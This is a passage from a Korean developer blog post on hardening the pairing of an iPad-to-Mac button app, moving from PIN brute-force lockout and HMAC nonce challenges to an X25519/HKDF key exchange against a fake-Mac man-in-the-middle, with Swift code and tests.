StreamDeck (5) 아무나 내 맥을 못 건드리게 하는 4자리 숫자, 키 교환, 메시지마다 붙이는 서명
이 시리즈는 내가 직접 쓴 개발기가 아니다. 무엇을 만들지 정해 Claude Code 에게 앱을 만들게 했고, 만든 과정과 쓰인 기술은 Claude Code 가 정리했다. 나는 방향을 정하고, 실기기에서 써 보며 고칠 곳을 찾아 다시 맡겼다. 그래도 글로 남기는 건 공부 때문이다. 아직 내가 아는 프레임워크가 몇 개 없어서, 이 앱에 쓰인 여러 프레임워크를 정리해 두고 나중에 하나씩 찾아보며 익히려고 한다.
버튼에 명령어를 올릴 수 있다는 건, 같은 와이파이에 붙은 누구든 내 맥에 아무 명령이나 시킬 수 있다는 뜻이기도 하다. 그래서 처음 연결하는 기기는 맥 메뉴바에 뜬 4자리 숫자를 입력해야 붙게 했다. 이번 글은 이 허락 과정이다. 만든 뒤에 처음 보는 검토자에게 코드를 따로 맡겨서 구멍을 찾게 했는데, 생각보다 구멍이 많았다. 처음 버전, 거기서 나온 문제, 고친 과정을 순서대로 적었다. 맥 앱이 꺼졌다 켜졌을 때 아이패드가 스스로 다시 붙는 부분도 같이 다룬다.
숫자로 받는 허락과 그다음의 서명
처음 버전의 허락 과정은 두 갈래였다. 처음 보는 기기는 4자리 숫자로 허락받고, 그때 맥이 만든 비밀 값(토큰)을 받아 둔다. 한 번 허락받은 기기는 다음부터 숫자 없이 그 토큰으로 “내가 그 기기”라는 걸 증명한다.
증명할 때 토큰을 그대로 보내면, 와이파이에서 오가는 걸 누가 엿봤을 때 토큰을 그대로 가져다 쓸 수 있다. 그래서 맥이 매번 새 무작위 값(nonce)을 보내고, 아이패드는 토큰으로 그 값에 서명한 결과만 돌려주게 했다. 서명은 CryptoKit의 HMAC-SHA256으로 만든다. 같은 키와 같은 글자를 넣으면 항상 같은 결과가 나오고, 키를 모르면 그 결과를 만들 수 없다. 맥도 저장해 둔 토큰으로 똑같이 계산해서 결과가 같으면 허락한다. nonce가 매번 바뀌니 한 번 엿본 서명은 다음 번에 못 쓴다.
HMAC 서명이란?
HMAC은 비밀 키와 글자를 섞어서 정해진 길이의 값을 만드는 계산이다. 이 값을 서명이라고 부른다. 비밀 키를 가진 사람만 찍을 수 있는 도장과 비슷하다. 같은 키와 같은 글자를 넣으면 언제나 같은 서명이 나오고, 글자가 한 글자만 달라도 서명이 완전히 달라진다. 서명을 보고 거꾸로 키를 알아낼 수도 없다.

그래서 토큰 자체를 보내지 않고 “토큰으로 찍은 서명”만 보내면, 맥은 자기가 가진 토큰으로 똑같이 찍어 보고 같은지만 비교하면 된다. 엿본 사람은 서명만 보게 되고 토큰은 끝까지 모른다.
nonce와 다시 보내기 공격이란?
서명만으로는 한 가지가 남는다. 엿본 사람이 어제 본 서명을 오늘 그대로 다시 보내는 것이다. 맥이 늘 같은 글자에 서명하게 하면 어제 서명도 오늘 맞는 서명이라 통과해 버린다. 이걸 다시 보내기 공격(replay attack)이라고 한다.

nonce는 “한 번만 쓰는 무작위 값”이다. 맥이 접속마다 새 nonce를 만들어 보내고 그 값에 서명하게 하면, 맞는 서명이 매번 달라진다. 어제 엿본 서명은 오늘 nonce에는 맞지 않는다.
1
2
3
4
5
// SecureSession.swift (DeckKit)
/// HMAC-SHA256 결과를 소문자 16진수 글자로. ESP32(mbedtls)에서도 같은 값을 만들 수 있다.
public func hmacHex(key: SymmetricKey, _ message: String) -> String {
    HMAC<SHA256>.authenticationCode(for: Data(message.utf8), using: key).map { String(format: "%02x", $0) }.joined()
}
HMAC으로 서명 만들기
SymmetricKey는 CryptoKit의 비밀 키 값이다. 양쪽이 같은 키를 쓰는 계산(HMAC, 암호화)에 넣고, SymmetricKey(data:)로 바이트에서 만든다. 서명은 HMAC<SHA256>의 authenticationCode(for:using:)로 만든다. 키와 데이터(Data, 여기서는 Data(message.utf8)로 글자를 UTF-8 바이트로 바꾼 것)를 넣으면 32바이트 서명이 나오고, 바이트마다 String(format: "%02x")로 16진수 두 글자를 만들어 64글자로 이었다.
계산이 맞는지는 HMAC-SHA256의 공개된 예시 값으로 테스트했다. 나중에 ESP32에서도 같은 계산을 해야 해서, 결과를 어디서나 똑같이 비교할 수 있는 16진수 글자로 맞췄다.
1
2
3
4
5
6
// SecureSessionTests.swift (DeckKit)
@Test func hmacHexMatchesPublicTestVector() {
    // HMAC-SHA256(key: "key", data: "The quick brown fox jumps over the lazy dog") 공개 테스트 값
    #expect(hmacHex(key: SymmetricKey(data: Data("key".utf8)), "The quick brown fox jumps over the lazy dog")
            == "f7bc83f430538424b13298e6aa6fb143ef4d59a14946175997479dbc2d1a3cd8")
}
아이패드는 토큰을 Keychain에 저장한다. Keychain은 기기 안의 비밀번호 금고로, 다른 앱이 꺼내 볼 수 없다. 맥은 허락한 기기 목록(기기 ID, 이름, 토큰)을 설정 파일에 같이 저장하고, 메뉴바에서 기기마다 “허락 취소”를 누를 수 있다. 맥은 접속마다 지금 어느 단계인지(stage)를 들고 있다가, 허락받기 전에 버튼 누르기나 설정 바꾸기가 오면 unauthorized만 돌려준다.

처음 보는 기기가 붙으면 아이패드에는 이 화면이 뜨고, 숫자는 맥 메뉴바에만 보인다.
끝없이 돌던 인사
아이패드 쪽을 만들다가 무한 반복이 생길 수 있는 경로를 발견했다. 맥은 이 기기를 기억하는데, 아이패드 쪽 Keychain에서 토큰이 사라진 경우다(앱을 지웠다 다시 깔면 생길 수 있다).
- 아이패드가
hello를 보낸다 - 맥은 허락한 기기라서
challenge를 보낸다 - 아이패드는 토큰이 없어서 증명을 못 만든다. 처음엔 여기서 빈 숫자로
pair를 보냈다 - 맥은 증명을 기다리는 단계라
pair를 받을 수 없어서unauthorized를 보낸다 - 아이패드는
unauthorized를 받으면 다시hello를 보낸다 - 다시 2번으로
증명이 틀렸을 때 맥이 unauthorized로 돌려보내는 대신 숫자로 다시 허락받게 바꿨다. 아이패드는 토큰이 없으면 빈 증명을 보내고, 맥은 증명이 틀리니 새 숫자를 띄운다.
1
2
3
4
5
6
7
8
9
10
// DeckServer.swift (맥)
case (.awaitingAuth, .auth(let proof)):
    guard let deviceId = session.deviceId else { return }
    if let keys = session.pendingKeys, keys.clientProof == proof {
        authorize(session, keys: keys)
    } else {
        // 증명이 틀리면(기기가 토큰을 잃었거나 가짜) 다시 숫자로 허락받게 한다.
        // 기존 허락은 지우지 않는다. 남이 내 기기 ID로 틀린 증명을 보내 허락을 끊는 걸 막기 위해.
        beginPairing(session, deviceId: deviceId, deviceName: session.deviceName ?? "새 기기")
    }
증명이 틀렸다고 허락 목록에서 지우면 안 됐다. 기기 ID는 hello에 그대로 실려 다니니, 남이 내 아이패드 ID로 틀린 증명을 보내기만 해도 내 아이패드 허락을 끊을 수 있게 된다.
1만 번 찍으면 들어올 수 있던 숫자
검토자가 가장 먼저 짚은 게 이거다. 처음 버전은 숫자를 5번 틀리면 숫자를 새로 바꾸고 횟수를 다시 5로 채웠다. 게다가 hello를 새로 보낼 때마다 횟수가 처음으로 돌아갔다. 결국 횟수 제한이 없는 것과 같았다. 4자리는 경우의 수가 1만 개뿐이라, 같은 와이파이의 노트북이 스크립트로 0000부터 9999까지 쉬지 않고 넣어 보면 금방 끝나는 양이다(검토자는 몇 초에서 1분 정도로 봤고, 직접 재 보지는 않았다). 들어오는 순간 버튼에 아무 명령이나 올리고 누를 수 있으니, 처음에 “실패로 보는 것”으로 정해 둔 바로 그 상황이었다.
무차별 대입이란?
맞는 값을 모를 때 가능한 값을 처음부터 끝까지 다 넣어 보는 방법이다. 자물쇠 번호를 0000부터 하나씩 돌려 보는 것과 같다. 사람이 하면 오래 걸리지만 기계는 1초에 수백 번도 넣는다. 그래서 짧은 숫자를 지키는 방법은 숫자를 길게 하거나, 틀릴 수 있는 횟수를 막는 것이다.

TouchDeck은 숫자를 사람이 아이패드에 직접 쳐야 하니 길게 만들기 어렵다. 그래서 횟수를 막는 쪽을 골랐다.
바꾼 규칙
규칙을 이렇게 바꿨다.
- 틀린 횟수는 다시 인사하거나 기기 ID를 바꿔도 이어진다
- 합쳐서 5번 틀리면 잠긴다. 숫자도 지워지고, 잠겨 있는 동안은 맞는 숫자도 거절한다
- 해롤드가 맥 메뉴에서 “새 기기 허락 다시 받기”를 눌러야 풀린다
- 숫자를 받은 기기가 아닌 다른 기기가 보낸 건 맞춰 보지도 않고, 횟수도 쓰지 않는다
테스트를 먼저 바꾸고 실패하는 걸 본 다음 고쳤다. 아래 submit은 테스트 안의 도우미로, 아이패드처럼 친 숫자로 증명을 만들어 맥 쪽 판정에 넣는다(증명 만드는 법은 아래 키 교환에서 다룬다).
1
2
3
4
5
6
7
8
9
10
// PairingAuthorityTests.swift (DeckKit)
@Test func helloAgainDoesNotResetAttempts() throws {
    // 인사를 다시 할 때마다 횟수가 초기화되면 숫자를 무한히 찍어 볼 수 있다
    var a = PairingAuthority(trusted: [], random: { 1111 })
    var offer = try unwrap(a.beginPairing(deviceId: "d", deviceName: "d"))
    _ = try submit(&a, offer, code: "0000")
    _ = try submit(&a, offer, code: "0001")
    offer = try unwrap(a.beginPairing(deviceId: "d", deviceName: "d"))
    #expect(try submit(&a, offer, code: "0002") == .wrong(remaining: 2))
}
1
2
3
4
5
6
7
8
9
// Pairing.swift (DeckKit)
attemptsLeft -= 1
if attemptsLeft <= 0 {
    isLocked = true
    self.pending = nil
    currentCode = nil
    return .locked
}
return .wrong(remaining: attemptsLeft)
이걸 고친 직후(아직 키 교환을 넣기 전, 숫자를 그대로 보내던 때) 켜 둔 맥 서버에 스크립트로 직접 찍어 봤다. 세 번 틀리고, 다시 인사하고, 두 번 더 틀리고, 맞는 숫자(4821)를 넣고, 마지막으로 다른 기기 ID로 새로 인사했다.
1
2
3
4
5
6
7
8
9
10
11
12
<- {"type":"needPairing"}
<- {"remaining":4,"type":"pairingFailed"}
<- {"remaining":3,"type":"pairingFailed"}
<- {"remaining":2,"type":"pairingFailed"}
<- {"type":"needPairing"}
<- {"remaining":1,"type":"pairingFailed"}
<- {"type":"pairingLocked"}
<- {"type":"pairingLocked"}
<- {"type":"pairingLocked"}
== 다른 기기 ID로 새로 인사
<- {"type":"pairingLocked"}
<- {"type":"pairingLocked"}
다섯 번째에서 잠기고, 그 뒤로는 맞는 숫자도 다른 기기 ID도 전부 거절됐다. 잠긴 상태는 맥 앱 메모리에만 있어서 맥 앱을 다시 켜도 풀린다. 맥 앱을 다시 켜는 건 내 맥 앞에 있는 사람만 할 수 있으니 괜찮다고 봤다.
같은 검토에서 하나가 더 나왔다. 처음 버전은 숫자를 기다리는 기기가 한 대뿐이라, 아이패드와 아이폰을 동시에 처음 연결하면 나중에 인사한 쪽이 숫자를 가져가고 먼저 인사한 쪽은 맥 메뉴에 숫자가 없는 채로 입력 화면에 멈춰 있었다. 이제 숫자를 받은 기기가 아닌 쪽이 증명을 보내면 맥이 그 기기에게 새 숫자를 다시 띄운다.
가짜 맥과 엿보기를 막는 키 교환과 봉투
검토자가 짚은 것 중 두 가지는 숫자 잠금으로는 해결이 안 됐다.
하나는 가짜 맥이다. 아이패드는 같은 와이파이에서 _touchdeck._tcp로 광고하는 맥에 붙는다. 누가 같은 서비스로 가짜 서버를 띄우면 아이패드가 거기 붙을 수 있다. 가짜 서버가 진짜 맥이 보낸 nonce를 아이패드에 그대로 넘기고, 아이패드가 만든 서명을 다시 진짜 맥에 넘기면, 진짜 맥은 가짜 서버의 연결을 허락해 버린다. 서명은 엿본 걸 나중에 다시 쓰는 건 막지만, 이렇게 중간에서 실시간으로 넘겨주는 건 못 막는다. 허락을 받고 나면 그다음 메시지에는 아무 표시가 없으니 가짜 서버가 마음대로 버튼을 만들고 누를 수 있었다.
중간자란?
두 기기가 서로 직접 이야기한다고 믿는 사이에 끼어들어, 양쪽 말을 받아 넘겨주는 쪽을 중간자(man in the middle)라고 부른다. 편지를 대신 전해 주는 척하면서 몰래 뜯어보거나 바꿔치기하는 우체부와 같다.

서명과 nonce는 “엿본 걸 나중에 쓰기”는 막지만, 지금 이 순간 오가는 걸 그대로 전달하는 것까지는 못 막는다. 서명을 만든 건 진짜 아이패드이고 맥은 그 서명이 맞다고 보기 때문이다.
다른 하나는 처음 허락받을 때 맥이 토큰을 paired 메시지에 담아 그대로 보냈다는 것이다. 그 순간을 엿보면 토큰을 그대로 얻는다. 처음엔 집 와이파이라 암호화까지는 안 하기로 정했는데, 둘 다 같은 와이파이의 누군가가 내 맥에 명령을 시킬 수 있는 길이라 막기로 했다.
방법을 고를 때 기준은 나중에 ESP32에서도 같은 방식으로 붙을 수 있어야 한다는 것이었다. 연결 전체를 암호화(TLS)하는 건 ESP32 쪽 WebSocket 라이브러리에서 다루기 번거롭다. 그래서 X25519(키 교환), HKDF(키 만들기), HMAC-SHA256(서명) 세 가지만 쓰기로 했다. TLS는 웹 주소의 https가 쓰는 방식으로, 연결 하나를 통째로 암호화한다. 애플 쪽은 CryptoKit에 다 있고, ESP32가 쓰는 Mbed TLS 라이브러리에도 HKDF(hkdf.h)와 Curve25519가 들어 있다. 보드에서 실제로 켜져 있는지는 보드가 오면 확인해야 한다.
키 교환이란?
두 기기가 같은 비밀을 갖고 싶은데 그 비밀을 그대로 보내면 엿보는 사람도 얻는다. 키 교환은 비밀을 보내지 않고도 양쪽이 같은 비밀을 계산해 내는 방법이다. 물감 섞기로 자주 설명한다. 각자 남에게 안 보여 주는 물감(비밀 키)을 갖고, 그걸 섞어 만든 색(공개 키)만 주고받는다. 받은 색에 자기 비밀 물감을 한 번 더 섞으면 양쪽에 똑같은 색이 나온다.

엿본 사람은 섞인 색 두 개(공개 키 A, B)만 본다. 섞인 색에서 원래 비밀 물감을 뽑아낼 수 없어서 같은 색을 만들지 못한다. 실제로는 물감 대신 아주 큰 수의 계산을 쓰고, 그중 하나가 X25519다.
HKDF란?
키 교환으로 얻은 공유 비밀은 재료일 뿐이라, 그대로 여러 군데 쓰면 한 곳이 새어도 전부 위험해진다. HKDF는 재료 하나에서 쓰임새별로 서로 관계없어 보이는 키를 뽑아내는 계산이다. 재료에 섞을 값(salt)과 쓰임새 이름표(info)를 같이 넣는다. 이름표가 다르면 전혀 다른 키가 나온다.

여기서는 사람이 친 숫자를 salt로 넣었다. 숫자가 하나라도 다르면 증명용 키도 토큰도 전부 달라지니, 증명이 맞는다는 건 양쪽이 같은 숫자를 봤다는 뜻이 된다.
토큰을 보내지 않는 페어링
그래서 페어링을 이렇게 바꿨다.
- 맥이 숫자를 만들 때 임시 키도 새로 만든다. 숫자는 메뉴바에만 띄우고, 아이패드에는 공개 키만 보낸다(
